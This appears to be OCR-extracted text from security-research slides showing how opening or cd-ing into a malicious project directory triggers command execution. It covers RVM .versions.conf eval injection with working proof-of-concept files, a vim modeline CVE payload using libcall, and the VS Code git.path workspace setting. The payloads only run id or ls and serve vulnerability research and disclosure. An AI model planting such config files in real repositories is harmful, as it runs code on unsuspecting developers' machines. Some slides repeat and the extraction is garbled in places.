justin@903071acaae9:~$ cd /tmp
+ cd /tmp
+ __zsh_like_cd cd /tmp
+ typeset __zsh_like_cd_hook
+ builtin cd /tmp
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f chpwd
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f __rvm_cd_functions_set
+ __rvm_cd_functions_set
+ __rvm_do_with_env_before
+ [[ -n '' ]]
+ [[ -n /home/justin/.rvm ]]
+ source /home/justin/.rvm/scripts/initialize
++ [[ -n 4.4.12(1)-release ]]
++ shopt -s extglob
++ (( 0 == 1 ))
++ export __rvm_env_loaded
++ : __rvm_env_loaded:0:
++ : __rvm_env_loaded:1:
++ [[ -z '' ]]
```

```
justin@903071acaae9:~$ set -x
justin@903071acaae9:~$ cd /tmp
+ cd /tmp
+ __zsh_like_cd cd /tmp
+ typeset __zsh_like_cd_hook
+ builtin cd /tmp
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f chpwd
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f __rvm_cd_functions_set
+ __rvm_cd_functions_set
+ __rvm_do_with_env_before
+ [[ -n '' ]]
+ [[ -n /home/justin/.rvm ]]
+ source /home/justin/.rvm/scripts/initialize
++ [[ -n 4.4.12(1)-release ]]
++ shopt -s extglob
++ (( 0 == 1 ))
++ export __rvm_env_loaded
++ : __rvm_env_loaded:0:
++ : __rvm_env_loaded:1:
++ [[ -z '' ]]
```



```
justin@903071acaae9:~$ set -x
justin@903071acaae9:~$ cd /tmp
+ cd /tmp
+ __zsh_like_cd cd /tmp
+ typeset __zsh_like_cd_hook
+ builtin cd /tmp
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f chpwd
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f __rvm_cd_functions_set
+ __rvm_cd_functions_set
+ __rvm_do_with_env_before
+ [[ -n '' ]]
+ [[ -n /home/justin/.rvm ]]
+ source /home/justin/.rvm/scripts/initialize
++ [[ -n 4.4.12(1)-release ]]
++ shopt -s extglob
++ (( 0 == 1 ))
++ export __rvm_env_loaded
++ : __rvm_env_loaded:0:
++ : __rvm_env_loaded:1:
++ [[ -z '' ]]
```

```
victim@903071acaae9:~/ .rvm$ grep -Fir '.ruby-version' .
./scripts/cli:      rvm_error_message="Could not determine which Ruby to use; $rvm_token
should contain .rvmrc or .versions.conf or .ruby-version or .rbfu-version or .rbenv-
version, or an appropriate line in Gemfile."
./scripts/functions/rvmrc:          (*/.ruby-version|*|--ruby-version)
__rvm_set_ruby_version ;;
./scripts/functions/rvmrc_set:    [[ -s .ruby-version ]]
./scripts/functions/rvmrc_set:    \command \mv .ruby-version .ruby-version.$(__rvm_date
+%m.%d.%Y-%H:%M:%S)
./scripts/functions/rvmrc_set:    rvm_warn ".ruby-version is not empty, moving aside to
preserve."
./scripts/functions/rvmrc_set:  echo "${__version%@*}" > .ruby-version
./scripts/functions/rvmrc_warning:you can switch to '.ruby-version' using 'rvm rvmrc to
ruby-version'
./scripts/functions/rvmrc_to:     (.ruby-version|ruby-version)
./scripts/functions/rvmrc_project: (*/.ruby-version|*/.rbfu-version|*/.rbenv-version)
./scripts/functions/rvmrc_project: "$path_to_check/.rvmrc"
"$path_to_check/.versions.conf" "$path_to_check/.ruby-version"
./help/rvmrc/to.md:Migrate .rvmrc to .ruby-version
./help/use.md:exists, it will override the use of .ruby-version or .versions.conf!
./README.md:Additionally you might want list your preferred ruby version in ` .ruby-version` file stored in your project folder. This would cause automatic switch to selected ruby whenever you enter the folder.
```

```
victim@903071acaae9:~/rvm$ cat scripts/functions/rvmrc_project
[... SNIP ...]
case "$1" in
(*/.rvmrc)
[... SNIP ...]

(*/.versions.conf)
__rvm_ensure_is_a_function
rvm_current_rvmrc="$1"

rvm_ruby_string=$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby=/ {s/ruby=//;p;}' | tail -n
1 )"
[[ -n "${rvm_ruby_string}" ]] || return 2
rvm_gemset_name=$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby-gemset=/ {s/ruby-
gemset=//;p;}' | tail -n 1 )
rvm_create_flag=1 __rvm_use || return 3

__env_vars_prefix="env-"
__env_vars_file="$1"

[... SNIP ...]

(*/Gemfile)
[... SNIP ...]

(*/.ruby-version|*.rbfu-version|*.rbenv-version)
```

```
victim@903071acaae9:~/rvm$ cat scripts/functions/rvmrc_project
[... SNIP ...]
case "$1" in
(*/.rvmrc)
[... SNIP ...]

(*/.versions.conf)
__rvm_ensure_is_a_function
rvm_current_rvmrc="$1"

rvm_ruby_string=$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby=/ {s/ruby=//;p;}' | tail -n
1 )"
[[ -n "${rvm_ruby_string}" ]] || return 2
rvm_gemset_name=$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby-gemset=/ {s/ruby-
gemset=//;p;}' | tail -n 1 )
rvm_create_flag=1 __rvm_use || return 3

__env_vars_prefix="env-"
__env_vars_file="$1"

[... SNIP ...]

(*/Gemfile)
[... SNIP ...]

(*/.ruby-version|*.rbfu-version|*.rbenv-version)
```

```
victim@903071acaae9:~/rvm$ cat scripts/functions/rvmrc_project
[... SNIP ...]
case "$1" in
(*/.rvmrc)
[... SNIP ...]

(*/.versions.conf)
echo 1337 beginning of .versions.conf handling
__rvm_ensure_is_a_function
rvm_current_rvmrc="$1"

rvm_ruby_string=$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby=/ {s/ruby=//;p;}' | tail -n
1 )
[[ -n "${rvm_ruby_string}" ]] || return 2
echo 1338
rvm_gemset_name=$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby-gemset=/ {s/ruby-
gemset=//;p;}' | tail -n 1 )
rvm_create_flag=1 __rvm_use || return 3
echo 1339

__env_vars_prefix="env-"
__env_vars_file="$1"

[... SNIP ...]

(*/Gemfile)
```

```
victim@903071acaae9:~/rvm$ cat scripts/functions/rvmrc_project
[... SNIP ...]

__rvm_project_ruby_env_load_parse_file()
{
    \typeset -a __sed_commands
    __sed_commands=()
    if [[ -n "${2:-}" ]]
        then __sed_commands+=( -e "/^$2/ !d" -e "s/^$2//+" ) # filter other content and remove prefix
        else __sed_commands+=( -e "/^#/ d" ) # remove comments
    fi
    __sed_commands+=( -e 's/`/\\`/g' -e 's/$(/\\$/g' ) # do not allow command execution `` / $()
    __sed_commands+=( -e "/^$/ d" ) # remove empty lines

    __rvm_read_lines __variables <( { cat "$1"; echo ""; } | __rvm_sed "${__sed_commands[@]}" )
}

__rvm_project_ruby_env_load_set_env()
{
    [... SNIP ...]
    for __set in "$@"
    do
        __key="${__set%%=*}"
        __value="${__set#*=}"
        [... SNIP ...]
        eval "export ${__key}=${__value}"
    done
}
```

```
victim@903071acaae9:~/rvm$ cat scripts/functions/rvmrc_project
[... SNIP ...]

__rvm_project_ruby_env_load_parse_file()
{
    \typeset -a __sed_commands
    __sed_commands=()
    if [[ -n "${2:-}" ]]
        then __sed_commands+=( -e "/^$2/ !d" -e "s/^$2//+" ) # filter other content and remove prefix
        else __sed_commands+=( -e "/^#/ d" ) # remove comments
    fi
    __sed_commands+=( -e 's/`/\\`/g' -e 's/$(/\\$/g' ) # do not allow command execution `` / $()
    __sed_commands+=( -e "/^$/ d" ) # remove empty lines

    __rvm_read_lines __variables <( { cat "$1"; echo ""; } | __rvm_sed "${__sed_commands[@]}" )
}

__rvm_project_ruby_env_load_set_env()
{
    [... SNIP ...]
    for __set in "$@"
    do
        __key="${__set%%=*}"
        __value="${__set#*=}"
        [... SNIP ...]
        eval "export ${__key}=${__value}" } ← Bug #1 Set arbitrary environment variables
}
```

```
victim@903071acaae9:~/rvm$ cat scripts/functions/rvmrc_project
```

```
[... SNIP ...]
```

```
__rvm_project_ruby_env_load_parse_file()  
{  
    \typeset -a __sed_commands  
    __sed_commands=()  
    if [[ -n "${2:-}" ]]  
        then __sed_commands+=( -e "/^$2/ !d" -e "s/^$2//+" ) # filter other content and remove prefix  
        else __sed_commands+=( -e "/^#/ d" ) # remove comments  
    fi  
    __sed_commands+=( -e 's/`/\\`/g' -e 's/$(/\\$/g' ) # do not allow command execution ` ` ← Bug #2  
    __sed_commands+=( -e "/^$/ d" ) # remove empty lines ← "Escape  
                                the  
                                escaping"  
    __rvm_read_lines __variables <( { cat "$1"; echo ""; } | __rvm_sed "${__sed_commands[@]}")  
}
```

```
__rvm_project_ruby_env_load_set_env()
```

```
{  
    [... SNIP ...]  
    for __set in "$@"  
    do  
        __key="${__set%%=*}"  
        __value="${__set#*=}"  
        [... SNIP ...]  
        eval "export ${__key}=${__value}" } ← Bug #1 Set arbitrary environment variables
```

Demo

```
victim@903071acaae9:~$ cat poc1/.versions.conf
ruby=system
env-PS1=$PS1$(echo "Command execution as: $(id)" >&2)
```

```
victim@903071acaae9:~$ cd poc1
Command execution as: uid=31337(victim) gid=31337(victim) groups=31337(victim)
```

```
victim@903071acaae9:~/poc1$ cd ..
```

```
victim@903071acaae9:~$ cat poc2/.versions.conf
ruby=system
env-foo=\$(echo Command execution as: \$(id) >&2)
```

```
victim@903071acaae9:~$ cd poc2
Command execution as: \uid=31337(victim) gid=31337(victim) groups=31337(victim)
```

```
victim@903071acaae9:~/poc2$
```

Recap

- Hunch
 - "How does RVM know when I cd into a Ruby project?"
 - "Oh wow that sure is some noisy 'set -x' output"
- Grep code for '.ruby-version' to find file-parsing logic
- Debug-by-print
 - "Am I looking at the right part of code?"
 - "Am I taking an interesting path through the code?"
- Find a dangerous "sink"
 1. Setting of arbitrary environment variables
 2. Eval injection
- Dig towards the sink. Trigger bugs. Profit.



Visual Studio Code

Workspace Settings git.path --> arbitrary command execution (<= 1.8.1)

```
justin@94ff5dfe1e90:/$ code --version  
1.8.1  
ee428b0eedad68bf0fb99ab5fdc4439be227b6281
```

EXPLORER

OPEN EDITORS

- getsystem.rb modules/post/windows/escal...

METASPLOIT-FRAMEWORK

- payloads
- post
 - aix
 - android
 - apple_ios
 - cisco
 - firefox
 - hardware
 - juniper
 - linux
 - multi
 - osx
 - solaris
- windows
 - capture
 - escalate
 - dropLnk.rb
 - getsystem.rb
 - golden_ticket.rb
 - ms10_073_kbdlayout.rb
 - screen_unlock.rb
 - unmarshal_cmd_exec.rb
 - gather
 - manage

1 ##
2 # This module requires Metasploit: <https://metasploit.com/download>
3 # Current source: <https://github.com/rapid7/metasploit-framework>
4 ##
5
6 require 'metasm'
7
8 class MetasploitModule < Msf::Post
9 include Msf::Post::Windows::Priv
10
11 def initialize(info={})
12 super(update_info(info,
13 'Name' => 'Windows Escalate Get System via Administrator',
14 'Description' => %q{
15 This module uses the builtin 'getsystem' command to escalate
16 the current session to the SYSTEM account from an administrator
17 user account.
18 },
19 'License' => MSF_LICENSE,
20 'Author' => 'hdm',
21 'Platform' => ['win'],
22 'SessionTypes' => ['meterpreter']
23))
24
25 register_options([
26 OptInt.new('TECHNIQUE', [false, "Specify a particular technique to use (1-4),
27 otherwise try them all", 0])
28])
29 end
30
31 def unsupported
32 print_error("This platform is not supported with this script!")
33 end

Overview

SETUP

GET STARTED

Intro Videos

Tips and Tricks

User Interface

Themes

Settings

Key Bindings

Display Language

USER GUIDE

LANGUAGES

NODEJS /
JAVASCRIPT

PYTHON

JAVA


AZURE

EXTENSION
AUTHORINGEXTENSIBILITY
REFERENCE

User and Workspace Settings

Edit

It is easy to configure Visual Studio Code to your liking through its various settings. Nearly every part of VS Code's editor, user interface, and functional behavior has options you can modify.



VS Code provides two different scopes for settings:

- **User Settings** - Settings that apply globally to any instance of VS Code you open.
- **Workspace Settings** - Settings stored inside your workspace and only apply when the workspace is opened.

Workspace settings override user settings.

IN THIS ARTICLE

[Creating User and Workspace Settings](#)

[Settings editor](#)

[Settings file locations](#)

[Language specific editor settings](#)

[Settings and security](#)

[Default settings](#)

[Common Questions](#)

[Tweet](#)

[Subscribe](#)

[Ask questions](#)

[Follow @code](#)

[Request features](#)

[Report issues](#)

[Watch videos](#)

CVE-ID
CVE-2002-1377
Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description
vim 6.0 and 6.1, and possibly other versions, allows attackers to execute arbitrary commands using the libcall feature in modelines, which are not sandboxed but may be executed when vim is used to edit a malicious file, as demonstrated using mutt.

```
/* vim:set foldmethod=expr: */
/* vim:set foldexpr=confirm(libcall("/lib/libc.so.6","system","/bin/ls"),"ms_sux"): */
```

vim better than windoze

<http://www.guninski.com/vim1.html>

Overview

SETUP

GET STARTED

Intro Videos

Tips and Tricks

User Interface

Themes

Settings

Key Bindings

Display Language

USER GUIDE

LANGUAGES

NODE.JS /
JAVASCRIPT

PYTHON

JAVA

AZURE

EXTENSION
AUTHORING

Default settings

Below are the Visual Studio Code default settings and their values. You can also view the default values in the Settings editor.

```
{  
    // Commonly Used  
  
    // Controls auto save of dirty files. Accepted values: 'off', 'afterDelay', 'onFocusChange' (editor loses focus), 'onWindowChange' (window loses focus). If set to 'afterDelay', you can configure the delay in 'files.autoSaveDelay'.  
    "files.autoSave": "off",  
  
    // Controls the font size in pixels.  
    "editor.fontSize": 14,  
  
    // Controls the font family.  
    "editor.fontFamily": "Consolas, 'Courier New', monospace",  
  
    // The number of spaces a tab is equal to. This setting is overridden based on the file contents when `editor.detectIndentation` is on.  
    "editor.tabSize": 4,  
  
    // [... SNIP ...]  
  
    // Path to the git executable  
    "git.path": null,  
  
    // Controls whether Git should check for unsaved files before committing.  
    "git.promptToSaveFilesBeforeCommit": false,
```

```
victim@3e7ea3dd2dd8:~/demo$ cat .vscode/settings.json
```

```
{  
    "git.path": "zzzz"  
}
```

```
victim@3e7ea3dd2dd8:~/demo$ strace -f code . 2>&1 | grep zzzz
```

```
[pid 192] <... read resumed> "{\n    \"git.path\": \"zzzz\"\n}\n", 25) = 25  
[pid 210] execve("/usr/local/sbin/zzzz", ["zzzz", "--version"], /* 17 vars */ <unfinished>  
[pid 210] execve("/usr/local/bin/zzzz", ["zzzz", "--version"], /* 17 vars */ <unfinished>  
[pid 210] execve("/usr/sbin/zzzz", ["zzzz", "--version"], /* 17 vars */ <unfinished ...>  
[pid 210] execve("/usr/bin/zzzz", ["zzzz", "--version"], /* 17 vars */ <unfinished ...>  
[pid 210] execve("/sbin/zzzz", ["zzzz", "--version"], /* 17 vars */ <unfinished ...>  
[pid 210] execve("/bin/zzzz", ["zzzz", "--version"], /* 17 vars */ <unfinished ...>
```

```
victim@3e7ea3dd2dd8:~/demo$ cat .vscode/settings.json
```

```
{  
    "git.path": "zzzz xxxx; yyyy $(id) | ls"  
}
```

```
victim@3e7ea3dd2dd8:~/demo$ strace -f code . 2>&1 | grep zzzz
```

```
[pid  297] <... read resumed> "{\n    \"git.path\": \"zzzz xxxx; yyyy\"..., 47) = 47  
[pid  315] execve("/usr/local/sbin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) |  
ls", "--version"], /* 17 vars */ <unfinished ...>  
[pid  315] execve("/usr/local/bin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) |  
ls", "--version"], /* 17 vars */ <unfinished ...>  
[pid  315] execve("/usr/sbin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) | ls",  
"--version"], /* 17 vars */ <unfinished ...>  
[pid  315] execve("/usr/bin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) | ls", "-  
--version"], /* 17 vars */ <unfinished ...>  
[pid  315] execve("/sbin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) | ls", "--  
version"], /* 17 vars */ <unfinished ...>  
[pid  315] execve("/bin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) | ls", "--  
version"], /* 17 vars */ <unfinished ...>
```

```
victim@3e7ea3dd2dd8:~$ man execl
```

EXEC(3) Linux Programmer's Manual

EXEC(3)

NAME

exec, execp, execle, execv, execvp, execvpe
- execute a file

SYNOPSIS

```
#include <unistd.h>

extern char **environ;

int execl(const char *path, const char *arg,
          ... /* (char *) NULL */);

[... SNIP ...]
```

DESCRIPTION

The exec() family of functions replaces the current process image with a new process image. [... SNIP ...]

The initial argument for these functions is the name of a file that is to be executed.

```
[... SNIP ...]
```

```
victim@3e7ea3dd2dd8:~$ man system
```

SYSTEM(3) Linux Programmer's Manual

SYSTEM(3)

NAME

system - execute a shell command

SYNOPSIS

```
#include <stdlib.h>

int system(const char *command);
```

DESCRIPTION

The system() library function uses fork(2) to create a child process that executes the shell command specified in command using execl(3) as follows:

```
execl("/bin/sh", "sh", "-c", command,
      (char *) 0);
```

```
victim@3e7ea3dd2dd8:~/demo$ cat .vscode/settings.json
```

```
{  
    "git.path": "true"  
}
```

```
victim@3e7ea3dd2dd8:~/demo$ strace -e execve -f code . 2>&1 | grep true | grep -v ENOENT  
[pid 1258] execve("/bin/true", ["true", "--version"], /* 17 vars */) = 0  
[pid 1280] execve("/bin/true", ["true", "rev-parse", "--show-toplevel"], /* 29 vars */) = 0  
[pid 1282] execve("/bin/true", ["true", "status", "-z", "-u"], /* 29 vars */) = 0  
[pid 1283] execve("/bin/true", ["true", "symbolic-ref", "--short", "HEAD"], /* 29 vars */)= 0
```

```
victim@3e7ea3dd2dd8:~/demo$ cat .vscode/settings.json
```

```
{  
    "git.path": "false"  
}
```

```
victim@3e7ea3dd2dd8:~/demo$ strace -e execve -f code . 2>&1 | grep false | grep -v ENOENT  
[pid 1391] execve("/bin/false", ["false", "--version"], /* 17 vars */) = 0
```

```
victim@3e7ea3dd2dd8:~$ cat /home/victim/log_it.sh
#!/bin/sh
echo "Command: $0\t\tArgs: $@"
Directory: $(pwd)
---" >> /home/victim/log_it.log
```

```
victim@3e7ea3dd2dd8:~$ cat demo/.vscode/settings.json
{ "git.path": "/home/victim/log_it.sh"}
```


```
victim@3e7ea3dd2dd8:~$ code demo
```

```
victim@3e7ea3dd2dd8:~$ cat ~/log_it.log
Command: /home/victim/log_it.sh          Args: --version
Directory: /home/victim
---

Command: /home/victim/log_it.sh          Args: rev-parse --show-toplevel
Directory: /home/victim/demo
---

Command: /home/victim/log_it.sh          Args: status -z -u
Directory: /home/victim
---

Command: /home/victim/log_it.sh          Args: symbolic-ref --short HEAD
Directory: /home/victim
[... SNIP ...]
```



Goals:

- Avoid breaking the chain
- Do something naughty

```
exec("bash",  
    "--version")
```

